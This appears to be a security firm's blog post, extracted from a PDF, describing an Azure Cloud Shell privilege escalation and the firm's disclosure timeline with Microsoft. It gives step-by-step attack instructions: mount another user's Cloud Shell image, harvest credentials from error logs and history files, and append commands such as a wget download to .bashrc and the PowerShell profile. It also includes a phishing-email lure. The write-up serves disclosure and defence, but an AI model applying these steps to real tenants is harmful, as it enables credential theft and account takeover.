
Azure Privilege Escalation via Cloud Shell


TLDR;
By default, Azure Subscription Contributors have access to all storage accounts in a subscription. These storage accounts can contain Azure Cloud Shell storage files (Linux home directories) that can contain sensitive information. By modifying these Cloud Shell files, an attacker can execute commands in the Cloud Shell sessions of other users. This can lead to cross-account command execution and privilege escalation.

Intro

The Azure Cloud Shell (Bash or PowerShell) can be a handy way to manage Azure resources, but it can also be a potential source of sensitive data and privilege escalation during a penetration test. Azure Cloud Shell allows users to manage resources in Azure from “anywhere”. This includes shell.azure.com, the Azure mobile app , and the (new-ish and pretty fantastic) Microsoft Terminal application . I haven’t really found a practical way to use the Cloud Shell from the mobile app yet, but it’s an option.



In order to maintain a consistent experience from wherever/whenever you login, the Cloud Shell service keeps files in an Azure Storage account in your subscription. The Cloud Shell will be configured with a storage account of your choosing, and the actual files will be under the File Share Service for that storage account. If you’re using a storage account that was automatically generated from the cloud shell defaults, it will most likely be prefaced with “cs”.




For more info on how Azure Cloud Shell persists files, check out this Microsoft documentation – https://docs.microsoft.com/en-us/azure/cloud-shell/persisting-shell-storage

What Can We Do With Cloud Shell Files?

Let's say that we've compromised an AzureAD account that has rights to read/write cloud shell File Shares. Usually this will be a contributor account on the subscription, but you may run into a user that has specific contributor rights to Storage Accounts.

Important Note: By default, all subscription Contributor accounts will have read/write access to all subscription Storage Accounts, unless otherwise restricted.

With this access, you should be able to download any available files in the Cloud Shell directory, including the acc_ACCT.img file (where ACCT is a name – See Above: acc_john.img). If there are multiple users with Cloud Shell instances in the same Storage Account, there will be multiple folders in the Storage Account. As an attacker, choose the account that you would like to attack (john) and download the IMG file for that account. This file is usually 5 GB, so it may take a minute to download.



The IMG file is an EXT2 file system, so you can easily mount the file system on a Linux machine. Once mounted on your Linux machine, there are two paths that we can focus on.

Information Disclosure

If the Cloud Shell was used for any real work (Not just accidentally opened once…), there is a chance that the user operating the shell made some mistakes in their commands. If these mistakes were made with any of the Azure PowerShell cmdlets, the resulting error logs would end up in the .Azure (note the capital A) folder in the IMG file system.

The NewAzVM cmdlet is particularly vulnerable here, as it can end up logging credentials for local administrator accounts for new virtual machines. In this case, we tried to create a VM with a non-compliant name. This caused an error which resulted in the “Cleartext?” password being logged.

```
PS Azure:\> grep -b5 -a5 Password .Azure/ErrorRecords/New-AzVM_2019-10-18-
T21-39-25-103.log
103341-      }
103349-    },
103356-    "osProfile": {
103375-      "computerName": "asdfghjkllkjhgfdasqweryuioasdgkjalsdfjksasdf",
103445-      "adminUsername": "netspi",
103478:      "adminPassword": "Cleartext?",
103515-      "windowsConfiguration": {}
103548-    },
103555-    "networkProfile": {
103579-      "networkInterfaces": [
103608-        {
```


If you're parsing Cloud Shell IMG files, make sure that you look at the .Azure/ErrorRecords files for any sensitive information, as you might find something useful.

Additionally, any of the command history files may have some interesting information:

- .bash_history
- .local/share/powershell/PSReadLine/ConsoleHost_history.txt

Cross-Account Command Execution

Let's assume that you've compromised the "Bob" account in an Azure subscription. Bob is a Contributor on the subscription and shares the subscription with the "Alice" account. Alice is the owner of the subscription, and a Global Administrator for the Azure tenant. Alice is a Cloud Shell power user and has an instance on the subscription that Bob works on.



Since Bob is a Contributor in the subscription, he has the rights (by default) to download any cloud shell .IMG file, including Alice's acc_alice.img. Once downloaded, Bob mounts the IMG file in a Linux system (mount acc_alice.img /mnt/) and appends any commands that he would like to run to the following two files:

- .bashrc
- /home/alice/.config/PowerShell/Microsoft.PowerShell_profile.ps1

We'll download MicroBurst to the Cloud Shell as a proof of concept:

```
$ echo 'wget https://github.com/NetSPI/MicroBurst/archive/master.zip' >>
.bashrc
$ echo 'wget https://github.com/NetSPI/MicroBurst/archive/master.zip' >>
/home/alice/.config/PowerShell/Microsoft.PowerShell_profile.ps1
```


Once Bob has added his attacking commands (see suggested commands below), he unmounts the IMG file, and uploads it back to the Azure Storage Account. When you go to upload the file, make sure that you select the “Overwrite if files already exist” box.

When the upload has completed, the Cloud Shell environment is ready for the attack. The next Cloud Shell instance launched by the Alice account (from that subscription), will run the appended commands under the context of the Alice account.

Note that this same attack could potentially be accomplished by mounting the file share in an Azure Linux VM instead of downloading, modifying, and uploading the file.

Example:

In this example, we’ve just modified both files to echo “Hello World” as a proof of concept. By modifying both the .bashrc and PowerShell Profile files, we have also ensured that our commands will run regardless of the type of Cloud Shell that is selected.



At this point, your options for command execution are endless, but I’d suggest using this to add your current user as a more privileged user (Owner) on the current subscriptions or other subscriptions in the tenant that your victim user has access to.

If you’re unsure of what subscriptions your victim user has access to, take a look at the

.azure/azureProfile.json file in their Cloud Shell directory.

Finally, if your target user isn't making use of a Cloud Shell during your engagement, a well placed phishing email with a link to https://shell.azure.com/ could be used to get a user to initiate a Cloud Shell session.

From: Microsoft Azure <azure-noreply@microsoft.com>
Sent: Monday, October 21, 2019 3:59 AM
To: Karl Fosaaen <Karl.Fosaaen@notarealtenant.onmicrosoft.com>
Subject: We detected errors in your Cloud Shell

Microsoft Azure

Azure Cloud Shell errors detected

You're receiving this email because we have detected a critical alert on your Azure Cloud Shell service for errors that occurred while data was while synchronizing between your Cloud Shell session files.

Title:	Sync errors detected on your Azure Cloud Shell service
Last export time:	October 21, 2019 8:49 UTC
Error count:	1 sync errors
Service:	notarealtenant.onmicrosoft.com
Tenant:	NotARealTenant
Report:	To get more details, see Sync Error Report.

MSRC Disclosure Timeline

Both of these issues (Info Disclosure and Privilege Escalation) were submitted to MSRC:

- 10/21/19 – VULN-011207 and VULN-011212 created and assigned case numbers
- 10/25/19 – Privilege Elevation issue (VULN-011212) status changed to "Complete"
    - MSRC Response: "Based on our understanding of your report, this is expected behavior. Allowing a user access to storage is the equivalent of allowing access to a home directory. In this case, we are giving end users the ability to control access to storage accounts and file shares. End users should only grant access to trusted users."
- 10/28/19 – Additional Context sent to MSRC to clarify the standard Storage Account permissions
- 11/1/19 – Information Disclosure issue (VULN-011207) status changed to "Complete"
    - Truncated MSRC Response: "The engineering team has reviewed your findings, and we have determined that this is the current designed behavior for logging. While this specific logging ability is not described well in our documentation, there is some guidance around storage account creation to limit who has access to the log files –

https://docs.microsoft.com/en-us/azure/cloud-shell/persisting-shell-storage#-create-new-storage.
In the future, the team is considering the option of adding more detail into the documentation to describe the scenario you reported along with guidance on protecting access to log files. They are also looking into additional protections that can be added into Cloud Shell as new features to better restrict access or obfuscate entries that may contain secrets."

- 12/4/19 – Cloud Shell privilege escalation issue (VULN-011212) status changed to "Complete"
  - Truncated MSRC Response: "the Cloud Shell team provided some feedback, confirming that this is the currently designed behavior. We have expanded our guidance on this issue here – https://docs.microsoft.com/en-us/azure/cloud-shell/persisting-shell-storage#-securing-storage-access and the team will look into possible design changes related to storage accounts."

Special thanks go out to one of our NetSPI security consultants, Jake Karnes, who was really helpful in testing out the Storage account contributor rights and patiently waited for the upload/download of the 5 GB IMG test files.